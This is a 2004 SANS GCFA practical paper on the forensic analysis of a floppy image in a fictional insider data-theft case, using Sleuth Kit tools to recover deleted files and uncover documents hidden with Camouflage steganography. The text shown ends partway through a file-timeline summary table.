Forensic Analysis of Linux System

GCFA Practical Assignment v1.5, Revised 30th April

Pramod S. Pawar

November 1, 2004

Abstract

The following practical is done as a part of the requirements for the GIAC Certified Forensic Analyst certification from SANS. The paper is divided into two sections, first section is Analysis of an unknown image and the second section is about Forensic Analysis of Linux system.

The first section of the paper describes in details the Forensic analysis carried on a unknown floppy image to determine what is on the floppy disk. The detailed forensic analysis show some confidential information being carried by an employee of Ballard Industries through this floppy. This section describes as to how this information is carried, the steps to retrieve this information and the legal issues related to the information within the floppy.

The second section of the paper describes the Forensic Analysis of a Linux system belonging to a software organization XYZ-systems. This organization identified and unknown user on their Linux box which is hosting email and web-server. This section describes in detail all the steps involved in forensic analysis and report all the finding with respect to the Linux system.

Throughout the paper the real IP addresses, host names, users have been san sanitized as per the SANS administrative guidelines.

Part 1 - Analyze an Unknown Image

Introduction

Robert John Leszczynski is employed by Ballard Industries, working as the lead process control engineer for the project. Ballard industries notices that many of their clients are no longer re-ordering their product. A full blown investigation ensues. The investigation has not turned up very much. It is apparent that Rift, Inc. somehow has received proprietary information from Ballard industries.

Ballard industries keeps a customer database of all its clients and it is feared that that information somehow got out along with other proprietary data. The only thing out of the ordinary that has turned up is a floppy disk that was being taken out of the R&D labs by Robert Leszczynski on 26 April 2004 at approximately 4:45 pm MST, which is against company policy. The on staff security guard seized the floppy disk from Robert's briefcase and told Robert he could retrieve it from the security administrator.

The security administrator, David Keen, has asked you to analyze the floppy disk and provide a report of your findings prior to returning it to Robert. He provides you with a chain of custody form with the following information:

Tag# fl-260404-RJL1
3.5 inch TDK floppy disk
MD5: d7641eb4da871d980adbe4d371eda2ad fl-260404-RJL1.img
fl-260404-RJL1.img.gz

The floppy disk contains a number of files, which appear to be policy files. The primary task is to analyze this floppy disk and provide a report to Mr. David Keen. Also it is required to determine what is on the floppy disk and establish how it might have been used by Mr. Leszczynski.

The Forensics analysis on the floppy image is discussed in the following subsections. The first sub-section describes the Examination details, the second section gives the image details, the third section details about the forensic analysis. The fourth section gives the Program Identification ,the fifth section gives the legal implications associated with the floppy and the last section gives additional information with respect the entire forensic analysis.

Examination Details

The machine used for Forensic analysis has the configuration as below:

- CPU: Intel Calderon
- 20 Gigabyte Hard drive
- Linux Redhat 9.0, kernel 2.4.20-8
- RAM 256MB

The floppy image “v1_5.gz” for forensic analysis is downloaded from the SANS website. The first thing checked is the type of file, the unix file command

```
[root@LinuxForensics fl-260404-RJL1]# file v1_5.gz
v1_5.gz: gzip compressed data, was "fl-260404-RJL1.img", from Unix

[root@LinuxForensics fl-260404-RJL1]# ls -l v1_5.gz
-rw-r--r--  1 root     root     502408 Oct 23 15:14 v1_5.gz

[root@LinuxForensics fl-260404-RJL1]# md5sum v1_5.gz
f39239ed04e7c0c1b36bcd556d213623  v1_5.gz
```

Having confirmed that it's the gzip compressed, the image is checked for the type of contents and its uncompressed size. The file properties are checked, the file is decompressed restoring its original name and timestamp.

```
[root@LinuxForensics fl-260404-RJL1]# gunzip -lv v1_5.gz
method  crc          date   time   compressed  uncompressed  ratio un-comp
defla    948edf93    Oct 23 15:14  502408       1474560  I    65.9%          v1_5

[root@LinuxForensics fl-260404-RJL1]# gunzip -N v1_5.gz

[root@LinuxForensics fl-260404-RJL1]# ls -l
-rw-r--r-- 1 root     root  1474560 Apr 26  2004 fl-260404-RJL1.img
```

The file name is matched with the one in the chain of custody form. Now the calculation checksum ensures and matching with the one in the chain of custody confirms that the integrity of the file is maintained as it is transferred from the website to the local machine. This check ensures that the file under analysis is exactly the same as it is given and not even a single bit has been changed. The checksum is calculated using the md5sum utility of linux. It computes and prints the MD5 (128-bit) checksums.

```
[root@LinuxForensics fl-260404-RJL1]# md5sum fl-260404-RJL1.img
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
```

Comparing the results of the md5sum on the file matches with the checksum within the chain of custody form. This checksum is preserved in a file and on regular basis it is checked so as to ensure that non of the forensic operation violates the integrity of the image file. Also as a precautionary measure, the image file permissions are changed to read-only so that no forensic operation can change the files integrity.

```
[root@LinuxForensics fl-260404-RJL1]# stat fl-260404-RJL1.img
 File: `fl-260404-RJL1.img'
 Size: 1474560        Blocks: 2888       IO Block: 4096   Regular File
Device: 302h/770d       Inode: 409112      Links: 1
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-10-29 08:05:35.000000000 -0700
Modify: 2004-04-25 17:45:59.000000000 -0700
Change: 2004-10-26 17:38:29.000000000 -0700
```

The Next operation carried out on the decompressed image is to find the type of binary image. The 'file' command is used which performs three tests in this order: filesystem test, magic number test and and language test. The first test that succeed will print the file type identified

```
[root@LinuxForensics fl-260404-RJL1]# file -s fl-260404-RJL1.img
fl-260404-RJL1.img: x86 boot sector, code offset 0x3c, OEM-ID " mkdosfs", root
entries 224, sectors 2872 (volumes <=32 MB) , sectors/FAT 9, serial number
0x408bed14, label: "RJL        ", FAT (12 bit)
```

The file command prints the details about the binary image specifying. This shows that the file system type is FAT12. There are 2872 sectors and the volume is labeled with "RJL" which are the intitials of Mr. Robert Leszczynski.

Once the true filesystem type is known, its just required to interpret the image. The only task to interpret is, use the filesystem data structure on the image and everything is done. All the files, directories, contents etc could precisely retrieved from this image with much of ease. To even simplify the problem of interpreting this filesystem several tools and utilities are available like mount, TCT (Coroners Tool kit), sleuth kit [1] are available as public domain tools freely available on internet. These tools used in organized way, one can drill down to any extent within the filesystem even upto the single byte and bit. More information about this image is obtained once the filestystem type is known.

Firstly the filesystem information about the image is obtained using the fsstat command. The 'fsstat ' [1] tool gives details such as range of meta-data values, content units etc associated with the filesystem.

```
[root@LinuxForensics fl-260404-RJL1]# fsstat -f fat12 fl-260404-RJL1.img
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: FAT

OEM Name: mkdosfs
Volume ID: 0x408bed14
Volume Label (Boot Sector): RJL
Volume Label (Root Directory): RJL
File System Type Label: FAT12

Sectors before file system: 0
File System Layout (in sectors)
Total Range: 0 - 2871
* Reserved: 0 - 0
** Boot Sector: 0
* FAT 0: 1 - 9
* FAT 1: 10 - 18
* Data Area: 19 - 2871
** Root Directory: 19 - 32
** Cluster Area: 33 - 2871

META-DATA INFORMATION
--------------------------------------------
Range: 2 - 45426
Root Directory: 2

CONTENT-DATA INFORMATION
--------------------------------------------
Sector Size: 512
Cluster Size: 512
Total Cluster Range: 2 - 2840

FAT CONTENTS (in sectors)
--------------------------------------------
105-187 (83) -> EOF
188-250 (63) -> EOF
251-316 (66) -> EOF
317-918 (602) -> EOF
919-1340 (422) -> EOF
1341-1384 (44) -> EOF
```

The “fsstat” gives the information about the Volume details, Meta-data information ie. range of inodes, Content-Data information ie. sector size and cluster size. The ‘fsstat’ information is very important for further analysis of the image, especially the cluster size is known here which is equal to the sector size ie, 512 bytes and the cluster range ie. 2-2840.

Knowing the filesystem details and its type, the files and directory information is obtained using the filename layer tools [1], ie. ‘fls’. The ‘fls provides with the information about files and directories within the image, including the one which may be recently deleted.

```
[root@LinuxForensics fl-260404-RJL1]# fls -rpf fat12 fl-260404-RJL1.img > fl-
```

```
260404-RJL1.img-fls
```

The above command recursively displays the full path of the files, inodes of the file and directories within the image. It marks a '*' against the files which have been deleted but still existing within the image. The above command stores the output in a file 'fl-260404-RJL1.img-fls'

Once the minimal meta-data (inodes) information of the files are known through the file layer commands, its very easy to dig into the meta-data layer to get more information. There are several tools such as [1] icat, ils, ifind and istat. To get the metadata structure for all the files (including deleted) within image 'ils' is used as follows. The information is displayed in the format required by mactime program to read.

```
[root@LinuxForensics fl-260404-RJL1]# ils -mef fat12 fl-260404-RJL1.img > fl-260404-RJL1.img-ils
```

Further from the image, the unallocated data is separated out using the data unit layer tool 'dls' as below. The unallocated data is passed through the strings, to find what kind of data is existing within the binary image. The strings command displays only the printable characters on the standard output. A small Dirty word list is prepared through this strings command output.

```
[root@LinuxForensics fl-260404-RJL1]# dls -f fat12 fl-260404-RJL1.img > fl-260404-RJL1.img-unalocated-data-dls
```

```
[root@LinuxForensics fl-260404-RJL1]# strings fl-260404-RJL1.img-unalocated-data-dls |less
```

The binary image is mounted which attaches the filesystem (ie, in our case the binary image) to a directory in the operating system. Once the image is mounted to a directory the image becomes a part of the operating system filesystem. Its possible now to do any file managements operations like ls, vim, cat etc. But if we mount the image and do any write operations this will affect the integrity of the floppy image. To avoid any change to happen on the existing image, it is mounted in the read-only mode. The mount provides with several options like

- r To mount filesystem in read-only mode
-o some of the options specifies with –o are
noatime - do not update inode access time
ro - mount filesystem in read-only

```
[root@LinuxForensics fl-260404-RJL1]# mount -o ro,loop,noatime,nodev fl-260404-RJL1.img ../floppy-mount/
```

This command mounts the floppy image into a directory with read-only filesystem, not allowing to the update the access time. Now the files can be viewed with the corresponding file viewer ie. If its pdf files it can be read through pdf viewer and so on. The mounted floppy image showed 6 word documents with extension .doc in the floppy.

```
[pramod@LinuxForensics floppy-mount]$ ls –l
```

But just to confirm on that the files are really word docs, the file command is run as below and it shows that all the files in the floppy are Microsoft word documents.

```
[pramod@LinuxForensics floppy-mount]$ file *
```

The files found in the floppy are viewed in a Microsoft word Application. It shows that these files are about the policies of the Ballard industries. So, its seems that not any confidential and proprietary information is being taken by Mr. Leszczynski through the floppy. The displayed files using regular unix command “ls” displays files available in the allocated region of the filesystem. So the floppy image is scanned to see if any deleted files exist in the image. Through the inode information of all the files within image the deleted files are retrieved using the command ‘icat’. The icat command simply ouputs the entire file data for a given inode. This is then redirected into file and the deleted file is be retrieved back. The files with inode 5 & inode 28 which was obtained through ‘fls’ command are retrieved as below.

```
[root@LinuxForensics fl-260404-RJL1]# icat -rf fat12 fl-260404-RJL1.img 5 > fl-260404-RJL1.img-5-Camshell.dll

[root@LinuxForensics fl-260404-RJL1]# icat -rf fat12 fl-260404-RJL1.img 28 > fl-260404-RJL1.img-28-_index.htm
```

The deleted files retrieved are checked for its file statistic information within the image. This statistics gives a information like size, datablocks used by the files mactime information.

```
[root@LinuxForensics fl-260404-RJL1]# istat -f fat12 fl-260404-RJL1.img 28 > fl-260404-RJL1.img-28-istat
[root@LinuxForensics fl-260404-RJL1]# istat -f fat12 fl-260404-RJL1.img 5 > fl-260404-RJL1.img-5-istat
```

The deleted files sized are checked against the size of the files given by istat and it matches. These deleted files are checked against the ‘file’ command to see the file type.

```
[root@LinuxForensics deleted-files]# file *
fl-260404-RJL1.img-28-index.htm:  HTML document text
```

```
fl-260404-RJL1.img-5-Camshell.dll: HTML document text
```

The two files are html documents but the extension the Camshell file is ".dl". To confirm the contents of this file, 'strings' command was used against both the files. Applying the strings command against the ' index.htm' gives the entire html document. But when the 'Camshell.dll' document was applied against strings, it shows a html document in the beginning followed with some junk data. This seemed to be suspicious and further probing is required to see if anything is embedded. Whatever readable strings could be retrieved is added to the dirty word list. The 'strings' command is also applied on the word documents available in the mounted floppy. When it is applied on the file 'Internal_Lab_Security_Policy.doc' it shows some space and junk characters towards the end of the file. Same is the case with the files 'Password_Policy.doc' & 'Remote_Access_Policy.doc'. This is done as below.


```
[root@LinuxForensics floppy-mount]# strings
Internal_Lab_Security_Policy.doc
[root@LinuxForensics floppy-mount]# strings Password_Policy.doc
[root@LinuxForensics floppy-mount]# strings Remote_Access_Policy.doc
```

When the files are opened to view in the Microsoft word, one more observervation made is, the two files 'Internal_Lab_Security_Policy.doc' & 'Internal_Lab_Security_Policy1.doc are content wise exactly same. The difference isI checked by pasting the contents in a vi editor and checked for by "diff" command of unix. There is no difference contents of the two files. But the sizes of these two files differs by '1167' bytes.

```
[root@LinuxForensics fl-260404-RJL1]# diff inter_lab.txt  inter_lab1.txt
```


Again here it, seems that the files within the floppy also might have some additional data hidden within these files. Steps are taken to search the dirty word key words on goggle. When the keyword 'SheCamouflageShell' of the dirty word list is searched, no good result arrived. The search for 'ShellExt' key word shows some reference to context menu extension in Explorer which might be installed on Mr. Leszczynski's machine. The 'ShellExt' [2] is a program allows 4 additions to the context menu for folders or drives in Win 9x/ME/2000. This context menu for a folder is displayed by right-clicking on the folder in Windows Explorer. The next search is given for 'CamouflageShell', the search resulted goggle display no such word and it gave a option to search for 'Camouflage Shell'. This resulted into some links telling about hiding something in the background. This relates to the concept of steganography. When the search for 'Camouflage stegano' is given, it lead to a public domain tool Camouflage [3]. This tool is downloaded [4] and installed to cross check if Mr. Leszczynski has used this tool or any such tool. The tool details about the working and installation was read through a paper found on the sans website [5].

When this tool is used and the files are tried to unCamouflage it asks for the password. It seemed that Mr. Leszczynski had set password on the files. The, google search ‘Camouflage stegano’ which also has a crack method [3] was tried out and it worked. The files are uncamouflaged and are made visible and extracted. The figure Fig:1, Fig:2, Fig:3 which are self explanatory, does the uncamouflage of files.



Enter the password (if any) to extract the files from the camouflaged file.


Fig 1: Password screen to uncamouflage



The camouflaged file contains these files. Select the files you wish to extract or leave them unselected to extract them all.

Internal_Lab_Security_Policy.doc
Opportunity.txt


Fig 2: Un Camouflage the Internal_Lab_Security_Policy.doc



The camouflaged file contains these files. Select the files you wish to extract or leave them unselected to extract them all.

Password_Policy.doc
PEM-fuel-cell-large.jpg
Hydrocarbon%20fuel%20cell%20page2.jpg
pem_fuelcell.gif

Fig 3: Un Camouflage the Password_Policy.doc



The camouflaged file contains these files. Select the files you wish to extract or leave them unselected to extract them all.

Remote_Access_Policy.doc
CAT.mdb

Fig 4: Un Camouflage the Remote_Access_Policy.doc

The entire picture is clear, what Mr. Leszczynski has done. Below is the contents one of the document hidden in a files which shows the intention of Mr. Leszcynski.

X---
X

> I am willing to provide you with more information for a price. I have included a sample of our Client Authorized Table database. I have also provided you with our latest schematics not yet available. They are available as we discussed - "First Name".
> My price is 5 million.
>
> Robert J. Leszczynski

X---
X

Mr. Leszczynski had hidden “client Authorized table database” and “the latest schematics” within the word files of the floppy. He is very much successful in hiding the files. At the beginning of the analysis it seemed as though no any important or confidential information is being carried within the floppy disk. But after thorough analysis the above hidden information is found in the floppy. If this information is released the Ballard industries is likely to face a heavy loss. As the price quoted by Mr. Leszczynski is “5 million” for leaking the information it seems the Ballard industries may face a loss of more than 5 million.

```
[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 5
Directory Entry: 5
Not Allocated
File Attributes: File, Archive
Size: 36864
Num of links: 0
Name: _AMSHELL.DLL

Adjusted Directory Entry Times:
Written:        Sat Feb  3 07:14:16 2001
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:18 2004

Original Directory Entry Times:
Written:        Sat Feb  3 19:44:16 2001
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:18 2004

Sectors:
33

Recovery:
33 34 35 36 37 38 39 40
41 42 43 44 45 46 47 48
49 50 51 52 53 54 55 56
57 58 59 60 61 62 63 64
65 66 67 68 69 70 71 72
73 74 75 76 77 78 79 80
81 82 83 84 85 86 87 88
89 90 91 92 93 94 95 96
97 98 99 100 101 102 103 104
```


```
[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 28
Directory Entry: 28
Not Allocated
File Attributes: File, Archive
Size: 727
Num of links: 0
```

```
Name: _ndex.htm

Adjusted Directory Entry Times:
Written:       Thu Apr 22 22:23:56 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:17:36 2004

Original Directory Entry Times:
Written:       Fri Apr 23 10:53:56 2004
Accessed:      Mon Apr 26 00:00:00 2004
Created:       Mon Apr 26 09:47:36 2004

Sectors:
33

Recovery:
33 34
```

Image Details

The floppy image downloaded from sans website is first checked for its integrity using a md5sum utility as given below and also represented with a screen shot.

```
[root@LinuxForensics fl-260404-RJL1]# md5sum fl-260404-RJL1.img
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
```


pramod@LinuxForensics:/home/pramod/San-Assignment/Floppy-Analysis/fl-260404-RJL1

```
[root@LinuxForensics fl-260404-RJL1]#
[root@LinuxForensics fl-260404-RJL1]#
[root@LinuxForensics fl-260404-RJL1]# md5sum fl-260404-RJL1.img
d7641eb4da871d980adbe4d371eda2ad  fl-260404-RJL1.img
[root@LinuxForensics fl-260404-RJL1]# cat fl-260404-RJL1.img | md5sum
d7641eb4da871d980adbe4d371eda2ad  -
[root@LinuxForensics fl-260404-RJL1]#
```

Fig 5: md5sum of fl-260404-RJL1.img

Further the image file statistics are obtained using the stat command as follows. All the times are set with MST timezone for Part 1 of this paper

```
[root@LinuxForensics fl-260404-RJL1]# stat fl-260404-RJL1.img
 File: `fl-260404-RJL1.img'
 Size: 1474560        Blocks: 2888       IO Block: 4096   Regular File
Device: 302h/770d       Inode: 409112       Links: 1
```

```
Access: (0644/-rw-r--r--)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2004-10-29 08:15:34.000000000 -0700
Modify: 2004-04-25 17:45:59.000000000 -0700
Change: 2004-10-26 17:38:29.000000000 –0700
```

The above image statistics shows the image name, the size, the MAC time information, the permission etc. The MAC time information for the image shows that the floppy contents were modified on 26th April 2004. And the last access on the floppy is done on 27th April 2004.

The binary image is checked for its type using the ‘file’ command which shows that it’s a image with FAT12 filesystem. The Statistics of the filesystem within this image is obtained as follows

```
[root@LinuxForensics fl-260404-RJL1]# fsstat -f fat12 fl-260404-RJL1.img
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: FAT

OEM Name: mkdosfs
Volume ID: 0x408bed14
Volume Label (Boot Sector): RJL
Volume Label (Root Directory): RJL
File System Type Label: FAT12

Sectors before file system: 0

File System Layout (in sectors)
Total Range: 0 - 2871
* Reserved: 0 - 0
** Boot Sector: 0
* FAT 0: 1 - 9
* FAT 1: 10 - 18
* Data Area: 19 - 2871
** Root Directory: 19 - 32
** Cluster Area: 33 - 2871

META-DATA INFORMATION
--------------------------------------------
Range: 2 - 45426
Root Directory: 2



CONTENT-DATA INFORMATION
--------------------------------------------
```

```
Sector Size: 512
Cluster Size: 512
Total Cluster Range: 2 - 2840

FAT CONTENTS (in sectors)
----------------------------------------
105-187 (83) -> EOF
188-250 (63) -> EOF
251-316 (66) -> EOF
317-918 (602) -> EOF
919-1340 (422) -> EOF
1341-1384 (44) -> EOF
```

The filesystem shows that the volume lable 'RJL' refers to the initials of Mr. Robert J. Leszczynski. The file system shows that the sector size & the cluster size is equal to 512 bytes. Also the total clusters present are 2871.

The files within the image are obtained as follows

```
[root@LinuxForensics fl-260404-RJL1]# fls -arp -f fat12 fl-260404-RJL1.img
r/r 3    :  RJL        (Volume Label Entry)
r/r * 5  :       CamShell.dll (_AMSHELL.DLL)
r/r 9    :  Information_Sensitivity_Policy.doc (INFORM~1.DOC)
r/r 13   : Internal_Lab_Security_Policy1.doc (INTERN~1.DOC)
r/r 17   : Internal_Lab_Security_Policy.doc (INTERN~2.DOC)
r/r 20   : Password_Policy.doc (PASSWO~1.DOC)
r/r 23   : Remote_Access_Policy.doc (REMOTE~1.DOC)
r/r 27   : Acceptable_Encryption_Policy.doc (ACCEPT~1.DOC)
r/r*28   :                 ndex.htm
```

There are 6 microsoft word documents in the allocated region of the image. These files are namely:

- Acceptable_Encryption_Policy.doc
- Internal_Lab_Security_Policy1.doc
- Password_Policy.doc
- Information_Sensitivity_Policy.doc
- Internal_Lab_Security_Policy.doc
- Remote_Access_Policy.doc

Also there are two files, which are deleted residing in the unallocated region of the filesystem within the image. These files are

- CamShell.dll
- _ndex.htm

Following commands gives the detailed statistics of each of the file. The statistics include the important information like size of file, MAC time information (last written in the file, last accessed and last changed time). The statistics also include the details of the clusters which are occupied by a particular file. The information about the file owner and group is not available as the file system is FAT12.

```
[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 3
Directory Entry: 3
Allocated
File Attributes: Volume Label
Size: 0
Num of links: 1
Name: RJL

Adjusted Directory Entry Times:
Written:        Sat Apr 24 22:23:40 2004
Accessed:       Sat Apr 24 11:30:00 2004
Created:        Sat Apr 24 22:23:40 2004

Original Directory Entry Times:
Written:        Sun Apr 25 10:53:40 2004
Accessed:       Sun Apr 25 00:00:00 2004
Created:        Sun Apr 25 10:53:40 2004

Sectors:


[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 9
Directory Entry: 9
Allocated
File Attributes: File, Archive
Size: 42496
Num of links: 1
Name: INFORM~1.DOC

Adjusted Directory Entry Times:
Written:        Fri Apr 23 01:41:10 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:20 2004


Original Directory Entry Times:
Written:        Fri Apr 23 14:11:10 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:20 2004
```

```
Sectors:
105 – to – 187


[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 13
Directory Entry: 13
Allocated
File Attributes: File, Archive
Size: 32256
Num of links: 1
Name: INTERN~1.DOC

Adjusted Directory Entry Times:
Written:        Thu Apr 22 04:01:06 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:22 2004

Original Directory Entry Times:
Written:        Thu Apr 22 16:31:06 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:22 2004

Sectors:
188 – to – 250


[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 17
Directory Entry: 17
Allocated
File Attributes: File, Archive
Size: 33423
Num of links: 1
Name: INTERN~2.DOC




Adjusted Directory Entry Times:
Written:        Thu Apr 22 04:01:06 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:24 2004

Original Directory Entry Times:
Written:        Thu Apr 22 16:31:06 2004
Accessed:       Mon Apr 26 00:00:00 2004
```

```
Created:        Mon Apr 26 09:46:24 2004

Sectors:
251 – to – 316
```

```
[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 20

Directory Entry: 20
Allocated
File Attributes: File, Archive
Size: 307935
Num of links: 1
Name: PASSWO~1.DOC

Adjusted Directory Entry Times:
Written:       Thu Apr 22 23:25:26 2004
Accessed:       Sun Apr 25 11:30:00 2004
Created:        Sun Apr 25 21:16:26 2004

Original Directory Entry Times:
Written:       Fri Apr 23 11:55:26 2004
Accessed:       Mon Apr 26 00:00:00 2004
Created:        Mon Apr 26 09:46:26 2004

Sectors:
317 - to – 918
```

```
[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 23

Directory Entry: 23
Allocated
File Attributes: File, Archive
Size: 215895
Num of links: 1
Name: REMOTE~1.DOC

Adjusted Directory Entry Times:
Written:       Thu Apr 22 23:24:32 2004
```

```
Accessed:      Sun Apr 25 11:30:00 2004
Created:       Sun Apr 25 21:16:36 2004

Original Directory Entry Times:
Written:       Fri Apr 23 11:54:32 2004
Accessed:      Mon Apr 26 00:00:00 2004
Created:       Mon Apr 26 09:46:36 2004

Sectors:
919 – to – 1340

[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 27
Directory Entry: 27
Allocated
File Attributes: File, Archive
Size: 22528
Num of links: 1
Name: ACCEPT~1.DOC

Adjusted Directory Entry Times:
Written:       Fri Apr 23 01:40:50 2004
Accessed:      Sun Apr 25 11:30:00 2004
Created:       Sun Apr 25 21:16:44 2004

Original Directory Entry Times:
Written:       Fri Apr 23 14:10:50 2004
Accessed:      Mon Apr 26 00:00:00 2004
Created:       Mon Apr 26 09:46:44 2004
Sectors:
1341 – to – 1384
```

Deleted files

```
[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 5
Directory Entry: 5
Not Allocated
File Attributes: File, Archive
Size: 36864
Num of links: 0
Name: _AMSHELL.DLL

Adjusted Directory Entry Times:
Written:       Sat Feb  3 07:14:16 2001
```

```
Accessed:      Sun Apr 25 11:30:00 2004
Created:       Sun Apr 25 21:16:18 2004

Original Directory Entry Times:
Written:       Sat Feb  3 19:44:16 2001
Accessed:      Mon Apr 26 00:00:00 2004
Created:       Mon Apr 26 09:46:18 2004
Sectors:
33

Recovery:
33 – to – 104

[root@LinuxForensics fl-260404-RJL1]# istat -s 45000 -f fat12 fl-260404-
RJL1.img 28
Directory Entry: 28
Not Allocated
File Attributes: File, Archive
Size: 727
Num of links: 0
Name: _ndex.htm

Adjusted Directory Entry Times:
Written:       Thu Apr 22 22:23:56 2004
Accessed:      Sun Apr 25 11:30:00 2004
Created:       Sun Apr 25 21:17:36 2004


Original Directory Entry Times:
Written:       Fri Apr 23 10:53:56 2004
Accessed:      Mon Apr 26 00:00:00 2004
Created:       Mon Apr 26 09:47:36 2004

Sectors:
33

Recovery:
33 34
```

Summarizing the file statistics information in a tabular form. This summary clearly indicates the MAC time information, file sizes and the data blocks it occupies.

Dir Entry	File size	Directory Entry time (Adjusted times)			Name	Sectors	Recovery
		Written	Accessed	Created			
3	0	Sat Apr 24 22:23:40 2004	Sat Apr 24 11:30:00 2004	Sat Apr 24 22:23:40 2004	RJL		
5*	36864	Sat Feb 3 07:14:16 2001	Sun Apr 25 11:30:00 2004	Sun Apr 25 21:16:18 2004	_AMSHELL.DLL	33	33 to 104
